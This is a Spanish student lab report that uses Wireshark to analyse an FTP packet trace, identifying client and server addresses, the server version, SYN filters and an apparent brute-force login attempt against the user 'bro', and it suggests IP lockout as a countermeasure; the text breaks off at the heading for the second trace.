


Práctica 2: Análisis de una Traza de Paquetes

uc3m



Samuel Fernández Fernández 100432070

Índice de contenidos:

INTRODUCCIÓN	2
1. Traza trace_1.pcap	2
a) ¿Cuál es el protocolo de aplicación más prevalente en la traza?	2
b) ¿Cuáles son las direcciones IP y puertos del cliente y el servidor?	2
c) ¿Qué tipo y versión de servidor se está ejecutando?	5
d) Escriba un filtro que muestre el primer paquete TCP de cada flujo en la traza	6
e) Observando la traza globalmente, ¿cuál cree que es el objetivo del cliente?	6
2. Traza trace_2.pcapng	8
a) Describa cuántas conversaciones TCP y UDP hay en la traza y cuántos hosts hay involucrados	8
b) Analizando globalmente la traza, ¿qué está haciendo el host con dirección IP 192.168.5.51?	9
c) Enumere todas las técnicas que el host con dirección IP 192.168.5.51 está usando.	9
d) ¿Qué puertos hay abiertos en el host con dirección IP 192.168.5.20?	11
3. Traza trace_3.pcapng	12
a) Escriba un filtro que muestre todas las conversaciones HTTP en la traza	12
b) Describa toda la información que pueda averiguar sobre el servidor y el cliente HTTP	13
c) Obtenga las contraseñas (en texto en claro) de las cabeceras HTTP Authorization contenidas en la traza	14
4. Traza trace_4.pcap	16
a) Esta traza de red contiene una infección por malware de un host Windows. Proporcione la fecha y hora de esta actividad.	16
b) Indique las direcciones IP y MAC y el nombre del host que es infectado	20
c) ¿Cuál es el nombre de dominio y la dirección IP del sitio web comprometido?	20
d) ¿Cuál es el nombre de dominio e IP del sitio web desde el que se descarga el malware?	20
e) ¿Qué navegador utiliza el host Windows que es infectado?	21
f) Tras la infección, el malware utiliza comunicaciones HTTP. ¿Qué método (GET POST) utiliza?	21


INTRODUCCIÓN

En esta práctica analizamos trazas de red usando Wireshark para identificar protocolos, comportamiento de hosts y posibles amenazas, desarrollando habilidades en detección y análisis de tráfico malicioso.

1. Traza trace_1.pcap

a) ¿Cuál es el protocolo de aplicación más prevalente en la traza?

Analizando dentro de la interfaz de WireShark: “Statistics → Protocol Hierarchy”. Hemos obtenido la siguiente jerarquía:



Wireshark - Protocol Hierarchy Statistics - trace_1.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	606	100.0	45447	6,149	0	0	0	606
Ethernet	100.0	606	18.7	8484	1,148	0	0	0	606
Internet Protocol Version 4	100.0	606	26.7	12120	1,640	0	0	0	606
Transmission Control Protocol	100.0	606	54.7	24843	3,361	396	13272	1,795	606
File Transfer Protocol (FTP)	34.7	210	10.7	4851	656	210	4851	656	210

En el caso de la traza 1, esta está compuesta por diferentes protocolos relacionados con cada una de las capas, enlace, red, transporte y aplicación. Para determinar cuál es el protocolo de aplicación más relevante de la traza hay que analizar la capa de aplicación, en este caso hay 210 paquetes que utilizan el protocolo FTP (File Transfer Protocol).

Por lo tanto, el protocolo de la capa de aplicación más relevante en la traza es FTP.

b) ¿Cuáles son las direcciones IP y puertos del cliente y el servidor?

Al analizar los paquetes observamos que las direcciones y puertos del cliente y servidor son:

	Puerto	Dirección IP
Cliente	(54017- 54048) excepto 54030 y 54031	192.168.56.1
Servidor	21	192.168.56.101

```

Wireshark - Packet 1 - trace_1.pcap
└─ Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
   └─ Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: PCSSystemtec_6e:cf:4a (08:00:27:6e:cf:4a)
      └─ Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.101
         └─ Transmission Control Protocol, Src Port: 54017, Dst Port: 21, Seq: 0, Len: 0
            Source Port: 54017
            Destination Port: 21
            [Stream index: 0]
            [Conversation completeness: Complete, WITH_DATA (31)]
            [TCP Segment Len: 0]
            Sequence Number: 0 (relative sequence number)
            Sequence Number (raw): 1338385069
            [Next Sequence Number: 1 (relative sequence number)]
            Acknowledgment Number: 0
            Acknowledgment number (raw): 0
            1011 .... = Header Length: 44 bytes (11)
            └─ Flags: 0x002 (SYN)
               Window: 65535
               [Calculated window size: 65535]
               Checksum: 0x9d10 [unverified]
               [Checksum Status: Unverified]
               Urgent Pointer: 0
            └─ Options: (24 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP), No-Operation (NOP), Time
               [Timestamps]

0000  08 00 27 6e cf 4a 0a 00 27 00 00 00 08 00 45 00  ..'nJ.. '....E
0010  00 40 42 ec 40 00 40 06 06 15 c0 a8 38 01 c0 a8  ..@B@@@....B..
0020  38 65 d3 01 00 15 4f c6 22 ad 00 00 00 00 b0 02  8e...0.".....
0030  ff ff 9d 10 00 00 02 04 05 b4 01 03 03 03 01 01  .........
0040  08 0a 1d 29 45 84 00 00 00 00 04 02 00 00      ...E...

```

También podemos acceder a la información en “Statistics → IPv4 Statistics → Destinations and Ports” :

Wireshark - Destinations and Ports - trace_1.pcap

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
Destinations and Ports	606				0.0103	100%	0.2100	6.896
192.168.56.101	332				0.0056	54.79%	0.1100	2.372
TCP	332				0.0056	100.00%	0.1100	2.372
21	332				0.0056	100.00%	0.1100	2.372
192.168.56.1	274				0.0046	45.21%	0.1000	6.896
TCP	274				0.0046	100.00%	0.1000	6.896
54048	9				0.0002	3.28%	0.0500	57.448
54047	9				0.0002	3.28%	0.0500	55.712
54046	9				0.0002	3.28%	0.0500	53.585
54045	9				0.0002	3.28%	0.0500	51.399
54044	9				0.0002	3.28%	0.0500	49.819
54043	9				0.0002	3.28%	0.0500	47.516
54042	9				0.0002	3.28%	0.0500	45.821
54041	9				0.0002	3.28%	0.0500	44.061
54040	9				0.0002	3.28%	0.0500	41.916
54039	9				0.0002	3.28%	0.0500	39.710
54038	9				0.0002	3.28%	0.0500	37.446
54037	9				0.0002	3.28%	0.0500	34.927
54036	9				0.0002	3.28%	0.0500	33.015
54035	9				0.0002	3.28%	0.0500	31.576
54034	9				0.0002	3.28%	0.0500	30.273
54033	9				0.0002	3.28%	0.0500	28.580
54032	9				0.0002	3.28%	0.0500	26.493
54029	9				0.0002	3.28%	0.0500	24.151
54028	9				0.0002	3.28%	0.0500	22.281
54027	9				0.0002	3.28%	0.0500	20.352
54026	9				0.0002	3.28%	0.0500	18.168
54025	9				0.0002	3.28%	0.0400	16.461
54024	9				0.0002	3.28%	0.0500	14.251
54023	9				0.0002	3.28%	0.0500	12.421
54022	9				0.0002	3.28%	0.0500	10.530
54021	9				0.0002	3.28%	0.0500	8.579
54020	11				0.0002	4.01%	0.0500	6.904
54019	11				0.0002	4.01%	0.0500	4.835
54018	9				0.0002	3.28%	0.0500	2.377
54017	9				0.0002	3.28%	0.0500	0.000

Display filter:

Analizando “Statistics → Conversations” podemos identificar las IP que corresponden al cliente y al servidor:

Wireshark - Conversations - trace_1.pcap

Conversation Settings													
Ethernet · 1	IPv4 · 1	IPv6	TCP · 30	UDP									
Name resolution	Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
Absolute start time	192.168.56.1	54017	192.168.56.101	21	20	2 kB	0	11	762 bytes	9	739 bytes	0.000000	2.3730
	192.168.56.1	54018	192.168.56.101	21	20	2 kB	1	11	762 bytes	9	739 bytes	2.377150	2.4528
Limit to display filter	192.168.56.1	54019	192.168.56.101	21	23	2 kB	2	12	828 bytes	11	871 bytes	4.835124	2.4673
	192.168.56.1	54020	192.168.56.101	21	23	2 kB	3	12	828 bytes	11	871 bytes	6.904216	2.0741
	192.168.56.1	54021	192.168.56.101	21	20	2 kB	4	11	762 bytes	9	739 bytes	8.579035	1.9462
	192.168.56.1	54022	192.168.56.101	21	20	2 kB	5	11	762 bytes	9	739 bytes	10.530442	1.8860
	192.168.56.1	54023	192.168.56.101	21	20	2 kB	6	11	762 bytes	9	739 bytes	12.420651	1.8254
	192.168.56.1	54024	192.168.56.101	21	20	2 kB	7	11	762 bytes	9	739 bytes	14.250844	2.0985
	192.168.56.1	54025	192.168.56.101	21	20	2 kB	8	11	762 bytes	9	739 bytes	16.354264	1.8101
	192.168.56.1	54026	192.168.56.101	21	20	2 kB	9	11	763 bytes	9	739 bytes	18.167953	2.1799
	192.168.56.1	54027	192.168.56.101	21	20	2 kB	10	11	763 bytes	9	739 bytes	20.352029	1.9254
	192.168.56.1	54028	192.168.56.101	21	20	2 kB	11	11	763 bytes	9	739 bytes	22.281267	1.8644
	192.168.56.1	54029	192.168.56.101	21	20	2 kB	12	11	763 bytes	9	739 bytes	24.151275	2.3369
	192.168.56.1	54032	192.168.56.101	21	20	2 kB	13	11	763 bytes	9	739 bytes	26.493044	2.0809
	192.168.56.1	54033	192.168.56.101	21	20	2 kB	14	11	763 bytes	9	739 bytes	28.579902	1.6885
	192.168.56.1	54034	192.168.56.101	21	20	2 kB	15	11	763 bytes	9	739 bytes	30.273277	1.2982
	192.168.56.1	54035	192.168.56.101	21	20	2 kB	16	11	763 bytes	9	739 bytes	31.576410	1.4344
	192.168.56.1	54036	192.168.56.101	21	20	2 kB	17	11	763 bytes	9	739 bytes	33.015441	1.9068
	192.168.56.1	54037	192.168.56.101	21	20	2 kB	18	11	763 bytes	9	739 bytes	34.927338	2.5126
	192.168.56.1	54038	192.168.56.101	21	20	2 kB	19	11	763 bytes	9	739 bytes	37.445738	2.2595
	192.168.56.1	54039	192.168.56.101	21	20	2 kB	20	11	763 bytes	9	739 bytes	39.710439	2.2009
	192.168.56.1	54040	192.168.56.101	21	20	2 kB	21	11	763 bytes	9	739 bytes	41.916199	2.1401
	192.168.56.1	54041	192.168.56.101	21	20	2 kB	22	11	763 bytes	9	739 bytes	44.060782	1.7555
	192.168.56.1	54042	192.168.56.101	21	20	2 kB	23	11	763 bytes	9	739 bytes	45.820886	1.6900
	192.168.56.1	54043	192.168.56.101	21	20	2 kB	24	11	763 bytes	9	739 bytes	47.516005	2.2981
	192.168.56.1	54044	192.168.56.101	21	20	2 kB	25	11	763 bytes	9	739 bytes	49.819189	1.5749
	192.168.56.1	54045	192.168.56.101	21	20	2 kB	26	11	763 bytes	9	739 bytes	51.399374	2.1811
	192.168.56.1	54046	192.168.56.101	21	20	2 kB	27	11	763 bytes	9	739 bytes	53.585162	2.1223
	192.168.56.1	54047	192.168.56.101	21	20	2 kB	28	11	763 bytes	9	739 bytes	55.719200	1.7310
	192.168.56.1	54048	192.168.56.101	21	20	2 kB	29	11	763 bytes	9	739 bytes	57.448053	1.6702

Copy

Follow Stream...

Graph...

c) ¿Qué tipo y versión de servidor se está ejecutando?

Al ejecutar “Follow TCP stream”, podemos observar que el servidor es redmint FTP server y la versión es 6.4/OpenBSD/Linux-ftpd-0.17 (versión 6.4).

```

220 redmint FTP server (Version 6.4/OpenBSD/Linux-ftpd-0.17) ready.
USER bro
331 Password required for bro.
PASS 1
530 Login incorrect.
QUIT
221 Goodbye.

```

d) Escriba un filtro que muestre el primer paquete TCP de cada flujo en la traza (http.request or tls.handshake.type eq 1 or tcp.flags eq 0x0002) and !(ssdp)

“tcp.flags eq 0x0002” obtiene los paquetes de TCP que poseen el flag SYN.

No.	Time	Source	Destination	Protocol	Length	Info	Port
1	2014-01-14 12:37:24.826846	192.168.56.1	192.168.56.101	TCP	78	54017 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489244636 TSecr=0 SA...	21
21	2014-01-14 12:37:27.197196	192.168.56.1	192.168.56.101	TCP	78	54018 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489244639 TSecr=0 SA...	21
41	2014-01-14 12:37:29.655170	192.168.56.1	192.168.56.101	TCP	78	54019 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489244839 TSecr=0 SA...	21
62	2014-01-14 12:37:31.724262	192.168.56.1	192.168.56.101	TCP	78	54020 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489250892 TSecr=0 SA...	21
85	2014-01-14 12:37:33.399081	192.168.56.1	192.168.56.101	TCP	78	54021 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489252562 TSecr=0 SA...	21
107	2014-01-14 12:37:35.350488	192.168.56.1	192.168.56.101	TCP	78	54022 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489254496 TSecr=0 SA...	21
127	2014-01-14 12:37:37.240697	192.168.56.1	192.168.56.101	TCP	78	54023 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489256381 TSecr=0 SA...	21
147	2014-01-14 12:37:39.070090	192.168.56.1	192.168.56.101	TCP	78	54024 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489258194 TSecr=0 SA...	21
167	2014-01-14 12:37:41.174310	192.168.56.1	192.168.56.101	TCP	78	54025 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489260292 TSecr=0 SA...	21
187	2014-01-14 12:37:42.987999	192.168.56.1	192.168.56.101	TCP	78	54026 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489262092 TSecr=0 SA...	21
207	2014-01-14 12:37:45.127075	192.168.56.1	192.168.56.101	TCP	78	54027 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489264279 TSecr=0 SA...	21
227	2014-01-14 12:37:47.181313	192.168.56.1	192.168.56.101	TCP	78	54028 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489266184 TSecr=0 SA...	21
247	2014-01-14 12:37:48.971321	192.168.56.1	192.168.56.101	TCP	78	54029 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489268048 TSecr=0 SA...	21
267	2014-01-14 12:37:51.313990	192.168.56.1	192.168.56.101	TCP	78	54032 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489270372 TSecr=0 SA...	21
287	2014-01-14 12:37:53.399948	192.168.56.1	192.168.56.101	TCP	78	54033 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489272440 TSecr=0 SA...	21
307	2014-01-14 12:37:55.093323	192.168.56.1	192.168.56.101	TCP	78	54034 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489274123 TSecr=0 SA...	21
327	2014-01-14 12:37:56.396456	192.168.56.1	192.168.56.101	TCP	78	54035 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489275417 TSecr=0 SA...	21
347	2014-01-14 12:37:57.835487	192.168.56.1	192.168.56.101	TCP	78	54036 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489276844 TSecr=0 SA...	21
367	2014-01-14 12:37:59.747384	192.168.56.1	192.168.56.101	TCP	78	54037 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489278749 TSecr=0 SA...	21
387	2014-01-14 12:38:02.265784	192.168.56.1	192.168.56.101	TCP	78	54038 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489281252 TSecr=0 SA...	21
407	2014-01-14 12:38:04.530485	192.168.56.1	192.168.56.101	TCP	78	54039 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489283501 TSecr=0 SA...	21
427	2014-01-14 12:38:06.730245	192.168.56.1	192.168.56.101	TCP	78	54040 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489285688 TSecr=0 SA...	21
447	2014-01-14 12:38:08.880828	192.168.56.1	192.168.56.101	TCP	78	54041 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489287819 TSecr=0 SA...	21
467	2014-01-14 12:38:10.040932	192.168.56.1	192.168.56.101	TCP	78	54042 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489289563 TSecr=0 SA...	21
487	2014-01-14 12:38:12.336051	192.168.56.1	192.168.56.101	TCP	78	54043 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489291251 TSecr=0 SA...	21
507	2014-01-14 12:38:14.539235	192.168.56.1	192.168.56.101	TCP	78	54044 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489293540 TSecr=0 SA...	21
527	2014-01-14 12:38:16.219420	192.168.56.1	192.168.56.101	TCP	78	54045 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489295107 TSecr=0 SA...	21
547	2014-01-14 12:38:18.495208	192.168.56.1	192.168.56.101	TCP	78	54046 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489297288 TSecr=0 SA...	21
567	2014-01-14 12:38:20.532066	192.168.56.1	192.168.56.101	TCP	78	54047 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489299397 TSecr=0 SA...	21
587	2014-01-14 12:38:22.268099	192.168.56.1	192.168.56.101	TCP	78	54048 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489301119 TSecr=0 SA...	21

Con “tcp.flags.syn == 1 && tcp.flags.ack == 0” buscamos aquellos paquetes con SYN=1 (se ha iniciado una solicitud de conexión) y que no han recibido ACK (Todavía no se ha iniciado la conexión)

tcp.flags.syn == 1 && tcp.flags.ack == 0											
o.	Time	Source	Destination	Protocol	Length	Info					Port
1	2014-01-14 12:37:24.628046	192.168.56.1	192.168.56.101	TCP	78	54017 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489244036 TSecr=0 SA...	21				
21	2014-01-14 12:37:24.197106	192.168.56.1	192.168.56.101	TCP	78	54018 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489244397 TSecr=0 SA...	21				
41	2014-01-14 12:37:29.655170	192.168.56.1	192.168.56.101	TCP	78	54019 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489248839 TSecr=0 SA...	21				
62	2014-01-14 12:37:31.724262	192.168.56.1	192.168.56.101	TCP	78	54020 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489250892 TSecr=0 SA...	21				
85	2014-01-14 12:37:33.399081	192.168.56.1	192.168.56.101	TCP	78	54021 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489252562 TSecr=0 SA...	21				
107	2014-01-14 12:37:35.350488	192.168.56.1	192.168.56.101	TCP	78	54022 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489254496 TSecr=0 SA...	21				
127	2014-01-14 12:37:37.240697	192.168.56.1	192.168.56.101	TCP	78	54023 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489256381 TSecr=0 SA...	21				
147	2014-01-14 12:37:39.070890	192.168.56.1	192.168.56.101	TCP	78	54024 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489258194 TSecr=0 SA...	21				
167	2014-01-14 12:37:41.174310	192.168.56.1	192.168.56.101	TCP	78	54025 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489260292 TSecr=0 SA...	21				
187	2014-01-14 12:37:42.987999	192.168.56.1	192.168.56.101	TCP	78	54026 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489262092 TSecr=0 SA...	21				
207	2014-01-14 12:37:45.172975	192.168.56.1	192.168.56.101	TCP	78	54027 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489264270 TSecr=0 SA...	21				
227	2014-01-14 12:37:47.101333	192.168.56.1	192.168.56.101	TCP	78	54028 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489266184 TSecr=0 SA...	21				
247	2014-01-14 12:37:48.971321	192.168.56.1	192.168.56.101	TCP	78	54029 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489268048 TSecr=0 SA...	21				
267	2014-01-14 12:37:51.313090	192.168.56.1	192.168.56.101	TCP	78	54032 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489270372 TSecr=0 SA...	21				
287	2014-01-14 12:37:53.399948	192.168.56.1	192.168.56.101	TCP	78	54033 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489272440 TSecr=0 SA...	21				
307	2014-01-14 12:37:55.093323	192.168.56.1	192.168.56.101	TCP	78	54034 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489274123 TSecr=0 SA...	21				
327	2014-01-14 12:37:56.396456	192.168.56.1	192.168.56.101	TCP	78	54035 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489275417 TSecr=0 SA...	21				
347	2014-01-14 12:37:57.835487	192.168.56.1	192.168.56.101	TCP	78	54036 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489276844 TSecr=0 SA...	21				
367	2014-01-14 12:37:59.747384	192.168.56.1	192.168.56.101	TCP	78	54037 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489278749 TSecr=0 SA...	21				
387	2014-01-14 12:38:02.265784	192.168.56.1	192.168.56.101	TCP	78	54038 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489281252 TSecr=0 SA...	21				
407	2014-01-14 12:38:04.530485	192.168.56.1	192.168.56.101	TCP	78	54039 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489283561 TSecr=0 SA...	21				
427	2014-01-14 12:38:06.736245	192.168.56.1	192.168.56.101	TCP	78	54040 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489285608 TSecr=0 SA...	21				
447	2014-01-14 12:38:08.080828	192.168.56.1	192.168.56.101	TCP	78	54041 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489287819 TSecr=0 SA...	21				
467	2014-01-14 12:38:10.640932	192.168.56.1	192.168.56.101	TCP	78	54042 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489289563 TSecr=0 SA...	21				
487	2014-01-14 12:38:12.336051	192.168.56.1	192.168.56.101	TCP	78	54043 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489291251 TSecr=0 SA...	21				
507	2014-01-14 12:38:14.639235	192.168.56.1	192.168.56.101	TCP	78	54044 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489293540 TSecr=0 SA...	21				
527	2014-01-14 12:38:16.219420	192.168.56.1	192.168.56.101	TCP	78	54045 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489295107 TSecr=0 SA...	21				
547	2014-01-14 12:38:18.405208	192.168.56.1	192.168.56.101	TCP	78	54046 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489297288 TSecr=0 SA...	21				
567	2014-01-14 12:38:20.532066	192.168.56.1	192.168.56.101	TCP	78	54047 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489299397 TSecr=0 SA...	21				
587	2014-01-14 12:38:22.260899	192.168.56.1	192.168.56.101	TCP	78	54048 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 TSval=489301119 TSecr=0 SA...	21				

e) Observando la traza globalmente, ¿cuál cree que es el objetivo del cliente?


Analizando el contenido del intercambio de mensajes entre cliente y servidor parece indicar que el cliente está intentando realizar un ataque de fuerza bruta sobre el servidor. Llegamos a esta conclusión dado que se conecta sucesivamente al servidor modificando los puertos y probando diferentes contraseñas para el usuario “bro”.

Una posible implementación para evitar este problema sería incluir un mecanismo de seguridad de bloqueo de IP tras algún número preestablecido de intentos fallidos de inicio de sesión.

2. Traza trace_2.pcapng

